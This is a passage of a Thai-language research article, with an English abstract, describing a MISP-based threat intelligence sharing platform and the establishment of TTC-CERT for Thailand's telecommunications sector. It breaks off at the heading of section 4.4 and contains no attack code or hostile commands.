ระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์และดำเนินการศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

ชื่อบทความภาษาอังกฤษ

Cyber Threat Intelligence Platform and Operation of a Thailand Telecommunications Sector Computer Emergency Response Team (TTC-CERT)

บทคัดย่อ

บทความนี้จัดทำขึ้นเพื่อศึกษาวิจัยการนำระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ และการจัดตั้งและดำเนินการศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เพื่อนำไปสู่แนวทางในการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ที่ขับเคลื่อนด้วยข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ที่แลกเปลี่ยนกันระหว่างองค์กรของภาคส่วนโทรคมนาคม โดยใช้แนวทางการศึกษาวิจัยเชิงเอกสาร ประกอบกับกระบวนการสืบค้น และดำเนินการสร้างระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ เพื่อทดลองใช้งานในภาคส่วนโทรคมนาคม โดยพบว่าระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ สามารถนำมาใช้ในการแลกเปลี่ยนข้อมูลเหตุภัยคุกคามทางไซเบอร์ระหว่างองค์กรของภาคส่วนโทรคมนาคมได้อย่างมีประสิทธิภาพ ข้อมูลที่มีการแลกเปลี่ยนระหว่างองค์กรสามารถนำมาใช้ประโยชน์ในการป้องกันเหตุภัยคุกคามทางไซเบอร์ได้อย่างถูกต้องและทันเวลา อย่างไรก็ตาม การที่จะขับเคลื่อนเพื่อให้เกิดการแลกเปลี่ยนข้อมูลระหว่างองค์กรจำเป็นต้องมีการก่อตั้งเครือข่ายความร่วมมือระหว่างกันในรูปแบบศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ เพื่อเป็นศูนย์กลางในการประสานงาน รับมือเหตุภัยคุกคามทางไซเบอร์ จัดกิจกรรมต่าง ๆ เพื่อสร้างความรู้และความเชื่อใจระหว่างกัน และแลกเปลี่ยนข้อมูลข่าวสารด้านความมั่นคงปลอดภัยไซเบอร์ระหว่างกัน ซึ่งหน่วยงานดังกล่าวจำเป็นต้องได้รับความไว้วางใจและเชื่อถือได้สำหรับองค์กรที่เป็นสมาชิก

คำสำคัญ: ระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ ข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์

Abstract

This article aims to study and research on the implementation of a threat intelligence platform and the establishment and operation of the Thailand Telecommunications Sector Computer Emergency Response Team (TTC-CERT). The research also aims to identify effective strategies for addressing and mitigating cyber threats through the sharing of threat intelligence data within the telecommunications industry. The research approach includes a comprehensive literature review, documentary research, and the development of a threat intelligence platform for experimental use within the telecommunications sector. The findings demonstrate that the threat intelligence platform

can efficiently facilitate the sharing of cyber threat intelligence among the telecommunications industry. This shared information can be effectively leveraged for timely and accurate cyber threat prevention. However, to promote inter-organizational information sharing, it is imperative to establish collaborative networks in the form of a Computer Emergency Response Team and Coordination Center. These centralized hubs would play a vital role in coordinating efforts, responding to incidents, fostering knowledge sharing, and facilitating information exchange among member organizations, ultimately building trust and confidence. These organizations must uphold their commitment to reliability and trustworthiness as partners for their members.

Keywords: Threat Intelligence Platform, Thailand Telecommunications Sector CERT, Computer Emergency Response Team, Computer Security Incident Response Team, Cyber Threat Intelligence

1. บทนำ

ปัจจุบันปัญหาภัยคุกคามทางไซเบอร์ได้ทวีความรุนแรงเพิ่มขึ้นอย่างต่อเนื่องตามเทคโนโลยีดิจิทัลที่พัฒนาอย่างรวดเร็ว ปัญหาดังกล่าวได้ส่งผลกระทบต่อภาคธุรกิจและภาคประชาชนอย่างมีนัยสำคัญ ตัวอย่าง เช่น (1) ภัยคุกคามจากมัลแวร์ : กรณีมัลแวร์ WannaCry แพร่ระบาดเมื่อกลางปี พ.ศ. 2560 เรียกเงินค่าไถ่ค่าปลดล็อกรหัสจากคอมพิวเตอร์ที่ติดมัลแวร์นี้ ส่งผลให้คอมพิวเตอร์กว่า 2 แสนเครื่อง ในกว่า 150 ประเทศทั่วโลกรวมทั้งประเทศไทย ได้รับความเสียหายคิดเป็นมูลค่าหลายพันล้านเหรียญสหรัฐ (Liptak, 2560) (2) การจารกรรมข้อมูล : กรณีฐานข้อมูลด้านสุขภาพของประชาชนชาวสิงคโปร์จำนวน 1.5 ล้านราย ถูกแฮกเกอร์จารกรรมไปตั้งแต่ช่วงกลางปี พ.ศ. 2558 แต่ภาครัฐกลับเพิ่งรู้ตัวเมื่อกลางปี พ.ศ. 2561 (Tham, 2561) ทำให้เกิดการละเมิดต่อข้อมูลทางสุขภาพของประชาชนครั้งที่ใหญ่ที่สุดของประเทศสิงคโปร์ (3) เทคโนโลยีใหม่ ๆ : กรณีแฮกเกอร์ปล่อยมัลแวร์ Mirai ใส่ช่องโหว่ของอุปกรณ์ IoT (Internet of Things) เพื่อเปลี่ยนอุปกรณ์ IoT ชิ้นเล็ก ๆ หลายชิ้นให้เป็นกองทัพไปโจมตีด้วยวิธี Distributed Denial-of-Service (DDoS) ต่อเครื่องให้บริการชื่อโดเมน (Domain Name Server - DNS) ทำให้ผู้ใช้บริการไม่สามารถเข้าถึงเว็บไซต์ได้ส่งผลกระทบต่อผู้ใช้งานทั่วโลก (Tkacik, 2563)

จากตัวอย่างข้างต้น จะเห็นได้ว่าภัยคุกคามทางไซเบอร์มีความสำคัญและยิ่งทวีความรุนแรงมากขึ้น โดยเฉพาะอย่างยิ่งเมื่อมีการพัฒนาประเทศไปสู่ยุคเศรษฐกิจดิจิทัล ตามนโยบาย Thailand 4.0 หรือเมื่อมีการเปลี่ยนผ่านเทคโนโลยีการสื่อสารไปสู่ยุค 5G เนื่องจากภัยคุกคามดังกล่าวได้ส่งผลให้เกิดความเสียหายและส่งผลกระทบต่อสาธารณะหรือประชาชนเป็นวงกว้าง จึงจำเป็นต้องมีแนวทางในการเฝ้าระวังป้องกัน มีแนวทางในการแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ระหว่างผู้ประกอบการ และมีการจัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์เพื่อเป็นศูนย์กลางในการแก้ไขปัญหาเหตุภัยคุกคามทางไซเบอร์ระหว่างผู้ประกอบการ และหากเหตุภัยคุกคามทางไซเบอร์ได้เกิดขึ้นแล้ว ต้องรู้เท่าทัน และมีแนวทางการแก้ไขปัญหาให้ได้โดยเร็ว

2. วัตถุประสงค์

2.1. เพื่อศึกษาวิจัยการนำระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์สำหรับใช้ในการแลกเปลี่ยนข้อมูลเหตุภัยคุกคามทางไซเบอร์ระหว่างผู้ประกอบการในภาคส่วนโทรคมนาคม

2.2. เพื่อศึกษาวิจัยข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ที่(อาจ)เกิดขึ้นในภาคส่วนโทรคมนาคม และในประเทศไทย ตลอดจนนำข้อมูลดังกล่าวมาแลกเปลี่ยนให้กับผู้ประกอบการในภาคส่วนโทรคมนาคม และเผยแพร่ข้อมูลดังกล่าวเพื่อประโยชน์สาธารณะ

2.3. เพื่อจัดตั้งและดำเนินการศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม ตามที่ระบุไว้ใน ประกาศคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ เรื่อง ลักษณะ หน้าที่และความรับผิดชอบของศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ และภารกิจหรือให้บริการที่เกี่ยวข้อง พ.ศ. 2564 (ราชกิจจานุเบกษา, 2564)

3. วิธีการศึกษา

3.1. กำหนดกรอบแนวคิดโครงการ ทำการศึกษากฎหมายและข้อบังคับที่เกี่ยวข้อง เอกสารมาตรฐานทางเทคนิค ทฤษฎีที่เกี่ยวข้อง โดยใช้แนวทางการวิจัยเชิงเอกสาร (Documentary research) โดยค้นคว้าข้อมูลที่เกี่ยวข้องกับการสร้างและวิจัยข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ การแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ ผ่านกระบวนการสืบค้นข้อมูล โดยกำหนดขอบเขตแหล่งข้อมูลจากบทความและข่าวสารภาษาไทยและภาษาอังกฤษ จากนั้นจึงนำข้อมูลมาเรียบเรียงโดยเชื่อมโยงความรู้ทางเทคนิค ภูมิทัศน์ภัยคุกคามทางไซเบอร์ (Cyber Threat Landscape) ทั้งของต่างประเทศและของประเทศไทย กับความต้องการในการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ตามข้อตกลงที่ระบุไว้ในเอกสารเกณฑ์การกำหนดการแชร์ข้อมูลภัยคุกคามทางไซเบอร์ของภาคส่วนโทรคมนาคม (ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม, 2565) ตลอดจนวิเคราะห์แนวทางในการพัฒนาและติดตั้งระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์

3.2. ดำเนินการติดตั้งและใช้งานระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ พร้อมทั้งสร้างและวิจัยข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์สำหรับการแลกเปลี่ยนข้อมูลดังกล่าวกับผู้ประกอบการในภาคส่วนโทรคมนาคมที่เป็นสมาชิก

3.3. กำหนดกรอบแนวคิดโครงการ ทำการศึกษากฎหมายและข้อบังคับที่เกี่ยวข้อง เอกสารมาตรฐานทางเทคนิค ทฤษฎีที่เกี่ยวข้อง โดยใช้แนวทางการวิจัยเชิงเอกสาร (Documentary research) โดยค้นคว้าข้อมูลที่เกี่ยวข้องกับการสร้างและวิจัยข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ การแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ ผ่านกระบวนการสืบค้นข้อมูล โดยกำหนดขอบเขตแหล่งข้อมูลจากบทความและข่าวสารภาษาไทยและภาษาอังกฤษ จากนั้นจึงนำข้อมูลมาเรียบ

เรียงโดยเชื่อมโยงความรู้ทางเทคนิคกับประกาศคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ เรื่อง ลักษณะ หน้าที่และความรับผิดชอบของศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศและภารกิจหรือให้บริการที่เกี่ยวข้อง พ.ศ. 2564 (ราชกิจจานุเบกษา, 2564) และ แนวทางในคู่มือการจัดตั้งซีเซิร์ต (Establishing a CSIRT) (สำนักงานพัฒนาธุรกรรมทางอิเล็กทรอนิกส์ (องค์การมหาชน), 2561)


4. ผลการศึกษา

4.1. กรอบแนวคิด

ระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ เป็นเทคโนโลยีที่ช่วยให้องค์กรสามารถรวบรวม เชื่อมโยง และวิเคราะห์ข้อมูลภัยคุกคามทางไซเบอร์จากแหล่งข้อมูลต่าง ๆ ได้แบบเรียลไทม์ โดยแหล่งข้อมูลที่ได้รวบรวมเป็นข้อมูลจากแหล่งข้อมูลเปิดและแหล่งข้อมูลจากบริษัทด้านภัยคุกคามทางไซเบอร์ เพื่อสนับสนุนการดำเนินการป้องกันภัยคุกคามทางไซเบอร์ขององค์กร ซึ่งระบบดังกล่าวจะช่วยจัดการกับปริมาณข้อมูลที่เพิ่มขึ้นจากอุปกรณ์ด้านเทคโนโลยีสารสนเทศและอุปกรณ์ด้านการรักษาความปลอดภัยขององค์กร ตลอดจนจะช่วยทีมรักษาความปลอดภัยขององค์กรในการระบุภัยคุกคามทางไซเบอร์ที่เกี่ยวข้องกับองค์กรของตนด้วยการนำเข้าข้อมูลภัยคุกคามทางไซเบอร์จากแหล่งที่เชื่อถือได้ และนำข้อมูลดังกล่าวมาเชื่อมโยงและวิเคราะห์แล้วส่งออกข้อมูลไปยังระบบรักษาความปลอดภัยขององค์กร หรือนำข้อมูลดังกล่าวมาวิเคราะห์โดยนักวิเคราะห์ภัยคุกคามทางไซเบอร์ขององค์กร

ข่าวกรองภัยคุกคามทางไซเบอร์เป็นสิ่งจำเป็นสำหรับองค์กรทุกรูปแบบและทุกขนาด โดยระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ จะทำให้กระบวนการรวบรวมและวิเคราะห์ข้อมูลเป็นไปโดยอัตโนมัติ ช่วยให้นักวิเคราะห์สามารถระบุและตอบสนองต่อภัยคุกคามทางไซเบอร์ได้อย่างรวดเร็ว

4.1.1. ระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ จะมีความสามารถพื้นฐานอย่างน้อยดังนี้



ภาพที่ 1 *แสดงความสามารถพื้นฐานของระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ในภาพรวม*

<u>การรวบรวมข้อมูล</u> - สามารถรวบรวมข้อมูลภัยคุกคามทางไซเบอร์จากสมาชิกศูนย์ TTC-CERT ข้อมูลจากแหล่งข้อมูลต่าง ๆ ทั้งภายในและภายนอกองค์กร หรือรวบรวมข้อมูล

ภัยคุกคามทางไซเบอร์ผ่านช่องทางของระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed) เช่น แหล่งข่าวเปิดจากภายนอก แหล่งข่าวจากบริษัทด้านความมั่นคงปลอดภัยไซเบอร์ แหล่งข่าวจากรัฐบาล แหล่งข่าวจากชุมชนการแบ่งปันที่เชื่อถือได้ (Trusted Sharing Communities) เช่น Information Sharing and Analysis Centers (ISACs) และ แหล่งข่าวในภาคส่วนโทรคมนาคม เป็นต้น จากนั้นจึงนำข้อมูลเหล่านั้นเข้าสู่ระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ เพื่อเป็นฟีดจากส่วนกลาง (centralized feed) ของภาคส่วนโทรคมนาคม

การวิเคราะห์และประมวลผลข้อมูล - สามารถวิเคราะห์และจัดการข้อมูลภัยคุกคามทางไซเบอร์จากการรวบรวมข้อมูล โดยเชื่อมโยงความสัมพันธ์ของตัวบ่งชี้ภัยคุกคามทางไซเบอร์ได้โดยอัตโนมัติ

การแลกเปลี่ยนและบูรณาการข้อมูล - สามารถแบ่งปัน แลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ให้กับสมาชิกศูนย์ TTC-CERT หรือหน่วยงานภายนอก ตามข้อตกลงที่ระบุไว้ในเอกสารเกณฑ์การกำหนดการแชร์ข้อมูลภัยคุกคามทางไซเบอร์ของภาคส่วนโทรคมนาคม (ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม, 2565) นอกจากนี้ ข้อมูลที่ถูกวิเคราะห์และประมวลผล โดยระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ สามารถถูกส่งไปยังอุปกรณ์หรือระบบรักษาความปลอดภัยที่สามารถใช้สำหรับตรวจสอบและเฝ้าระวังภัยคุกคามทางไซเบอร์ได้

4.1.2. การจัดตั้งและดำเนินการศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

ศูนย์ TTC-CERT จะเป็นศูนย์กลางในการประสานงาน เฝ้าระวัง แจ้งเตือน รับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ให้กับผู้ประกอบการโทรคมนาคมที่เป็นสมาชิกศูนย์ TTC-CERT ตลอดจนดำเนินการแลกเปลี่ยนข้อมูลข่าวสารด้านความมั่นคงปลอดภัยไซเบอร์ระหว่างผู้ประกอบกิจการโทรคมนาคมที่เป็นสมาชิกและองค์กรอื่น ๆ ภายนอก เพื่อสร้างความตระหนักรู้ รับมือ ประสานงาน เหตุภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นต่ออุตสาหกรรมโทรคมนาคมกับผู้ที่เกี่ยวข้อง ในขอบเขตครอบคลุมระบบสารสนเทศและระบบคอมพิวเตอร์ของผู้ประกอบกิจการโทรคมนาคมที่ได้เข้าร่วมเป็นสมาชิกศูนย์ TTC-CERT รวมถึงเป็นศูนย์กลางในการพัฒนามาตรฐานความมั่นคงปลอดภัยไซเบอร์และการพัฒนาบุคลากรเพื่อเพิ่มขีดความสามารถในการบริหารจัดการ ป้องกัน และรับมือกับภัยคุกคามความมั่นคงปลอดภัยไซเบอร์ของอุตสาหกรรมโทรคมนาคมของประเทศ ซึ่งจะต้องดำเนินการตามที่ระบุไว้ใน ประกาศคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ เรื่อง ลักษณะหน้าที่และความรับผิดชอบของศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ และภารกิจหรือให้บริการที่เกี่ยวข้อง พ.ศ. 2564 (ราชกิจจานุเบกษา, 2564)

4.2. ขอบเขตของงาน

จัดทำระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ สำหรับใช้ในการแลกเปลี่ยนข้อมูลเหตุภัยคุกคามทางไซเบอร์ของภาคส่วนโทรคมนาคม และรวบรวมข้อมูลภัยคุกคามทางไซเบอร์จากแหล่งข้อมูลต่าง ๆ ทั้งภายในและภายนอกองค์กร หรือรวบรวมข้อมูลภัยคุกคามทางไซเบอร์ผ่านช่องทางของระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed) นอกจากนี้ ยังต้องดำเนินการศึกษาวิจัยข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ที่(อาจ)เกิดขึ้นในภาคส่วนโทรคมนาคม และในประเทศไทย ตลอดจนนำข้อมูลดังกล่าวมาแลกเปลี่ยนให้กับผู้ประกอบการในภาคส่วนโทรคมนาคม และเผยแพร่ข้อมูลดังกล่าวเพื่อประโยชน์สาธารณะ อีกทั้งยังต้องนำข้อมูลเหล่านั้นเข้าสู่ระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ เพื่อเป็นฟีดจากส่วนกลาง (centralized feed) ของภาคส่วนโทรคมนาคม

4.3. ระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์

เครื่องแม่ข่ายระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ จะใช้แอพพลิเคชั่นชื่อ Malware Information Sharing Platform (MISP) โดย MISP เป็นซอฟต์แวร์โอเพ่นซอร์สสามารถนำมาใช้งานได้ฟรี และได้รับความนิยมมากในปัจจุบันจนมีผู้ใช้งานมากกว่า 6,000 หน่วยงานทั่วโลก (MISP - Malware Information Sharing Platform and Threat Sharing - The Open Source Threat Intelligence Platform, 2019) ทั้งนี้หน่วยงานในประเทศไทยหลายแห่งก็มีการนำ MISP มาใช้งาน เช่น สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์สำนักข่าวกรองแห่งชาติ (TCS-CERT) และ ศูนย์ไซเบอร์ทหารกองบัญชาการกองทัพไทย เป็นต้น ส่งผลให้เมื่อศูนย์ TTC-CERT นำ MISP มาใช้ในการแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับสมาชิกในภาคส่วนโทรคมนาคม จะช่วยให้องค์กรในภาคส่วนโทรคมนาคมและศูนย์ TTC-CERT สามารถแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับองค์กรอื่น ๆ ที่ใช้ MISP ได้ทันที หากมีความร่วมมือกันในด้านการแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ในอนาคต ซึ่งในระหว่างการดำเนินโครงการวิจัยนี้ภาคส่วนโทรคมนาคมได้ดำเนินการเชื่อมต่อระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ กับสำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) และสามารถแลกเปลี่ยนข้อมูลเหตุภัยคุกคามทางไซเบอร์ระหว่างกันได้อย่างมีประสิทธิภาพ

หลังจากติดตั้ง MISP เรียบร้อยแล้วนั้น ข้อมูลจะเริ่มต้นด้วยฐานข้อมูลที่ไม่มีข้อมูลอะไรเลย ซึ่งระบบ MISP ที่แตกต่างกันสามารถเชื่อมต่อกันได้ผ่านโปรโตคอล TCP/IP ซึ่งช่วยให้องค์กรได้รับข้อมูลภัยคุกคามทางไซเบอร์จากระบบ MISP อื่น ๆ จากนั้นจัดเก็บข้อมูลภัยคุกคามทางไซเบอร์เหล่านั้นไว้ในเครื่องแม่ข่าย (MISP) ขององค์กร ซึ่งจะทำให้มั่นใจได้ว่าการสืบค้นข้อมูลในระบบ MISP จะยังคงเป็นความลับ และ จำกัดเฉพาะระบบ MISP ขององค์กรเองเท่านั้น

นอกจากนี้ MISP ยังสามารถแลกเปลี่ยนและประสานข้อมูลภัยคุกคามทางไซเบอร์กับ MISP Instance อื่น ๆ และ/หรือ MISP Instance ของภาคส่วนอื่น ๆ ที่องค์กรกำหนดได้โดยอัตโนมัติ โดย


MISP ได้ออกแบบรูปแบบการแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์อยู่ 4 รูปแบบ ได้แก่ (1) การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ภายในองค์กรของผู้ใช้งานเท่านั้น (2) การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ภายในภาคส่วน (sector) ขององค์กรเท่านั้น (3) การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ระหว่างภาคส่วนที่องค์กรกำหนดเท่านั้น และ (4) การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับทุกภาคส่วน

MISP รองรับการส่งออกข้อมูลในรูปแบบ Trusted Automated Exchange of Intelligence Information (TAXII) อีกทั้งยังรองรับ RESTful และ JSON-based API ที่สามารถใช้สำหรับการทำงานแบบอัตโนมัติและสามารถส่งข้อมูลให้กับอุปกรณ์รักษาความปลอดภัยอื่น ๆ ได้อีกด้วย (MISP - Malware Information Sharing Platform and Threat Sharing - The Open Source Threat Intelligence Platform, 2562) นอกจากนี้ MISP ยังมี Python library คือ PyMISP ซึ่งพัฒนาโดยหน่วยงาน The Computer Incident Response Center Luxembourg (CIRCL) ซึ่ง PyMISP นี้ จะช่วยให้องค์กรสามารถเข้าถึงและใช้งาน API ได้ง่ายมากยิ่งขึ้น (MISP - Malware Information Sharing Platform and Threat Sharing - The Open Source Threat Intelligence Platform, 2562) นอกจากนี้ MISP ยังถูกออกแบบมาให้สามารถกำหนดหรือปรับแต่ง taxonomy ได้ เพื่อจัดประเภทและแท็ก (Tag) เหตุการณ์ตามรูปแบบการจัดหมวดหมู่ การกำหนดชั้นความลับ การกำหนดรูปแบบวิธีการแลกเปลี่ยนหรือแชร์ข้อมูล การจัดหมวดหมู่ดังกล่าวสามารถเป็นแบบใช้งานเฉพาะใน MISP ขององค์กรหรือภาคส่วนเท่านั้น หรือ สามารถแชร์รูปแบบการจัด taxonomy ให้ระหว่าง MISP อื่น ๆ ตามที่องค์กรหรือภาคส่วนกำหนดได้อีกด้วย ซึ่งศูนย์ TTC-CERT ได้นำหลักการแลกเปลี่ยนข้อมูลแบบ Traffic Light Protocol (TLP) มากำหนดใน MISP ด้วยการใช้งานแท็กเพื่อควบคุมการรับส่งข้อมูลภายในภาคส่วนโทรคมนาคม (ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม, 2565)

4.3.1. ภาพรวมการนำเข้า เผยแพร่ และแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ภายในภาคส่วนโทรคมนาคม

รูปแบบการรับเข้า เผยแพร่ และแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ ผ่านระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ จาก**ภาพที่ 2** แสดงภาพรวมการนำเข้า เผยแพร่ และแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ โดยระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ จะนำเข้าข้อมูลภัยคุกคามทางไซเบอร์จากแหล่งข้อมูล ดังนี้ (1) แหล่งข้อมูลจากบริษัทด้านความมั่นคงปลอดภัยไซเบอร์ (2) แหล่งข้อมูลจากแหล่งข่าวเปิดจากภายนอก (Opensource Intelligence) และ (3) แหล่งข้อมูลจากสมาชิกศูนย์ TTC-CERT เป็นต้น โดยข้อมูลเหล่านี้จะถูกรวบรวมนำเข้าสู่ระบบโดยอัตโนมัติ จากนั้นระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ จะดำเนินการวิเคราะห์และจัดการข้อมูลภัยคุกคามทางไซเบอร์ โดยเชื่อมโยงความสัมพันธ์ของตัวบ่งชี้ภัยคุกคามทางไซเบอร์กับข้อมูลจากแหล่งข่าวอื่น ๆ โดยอัตโนมัติ ซึ่งสมาชิกสามารถเข้าถึงและแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ ได้ด้วยวิธีการต่าง ๆ ดังนี้ (1) เข้า

ถึงระบบโดยตัวผู้ใช้งานผ่านเบราว์เซอร์ (Browser) และ (2) เข้าถึงระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ขององค์กรเองโดยอัตโนมัติ ซึ่งทั้ง 2 วิธีจะมีการพิสูจน์ตัวตนเพื่อตรวจสอบสิทธิ์ก่อนเข้าถึงระบบทุกครั้ง ทั้งนี้ข้อมูลที่แลกเปลี่ยนระหว่างสมาชิกจะมีการกำหนด Traffic Light Protocol (TLP) ตามข้อตกลงที่ระบุไว้ในเอกสารเกณฑ์การกำหนดการแชร์ข้อมูลภัยคุกคามทางไซเบอร์ของภาคส่วนโทรคมนาคมทุกครั้งเพื่อเป็นมาตรฐานและมาตรการควบคุมในการแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ระหว่างกัน (ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม, 2565)



ภาพที่ 2 *แสดงภาพรวมการนำเข้า เผยแพร่ และแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ภายในภาคส่วนโทรคมนาคม*

4.4. การจัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

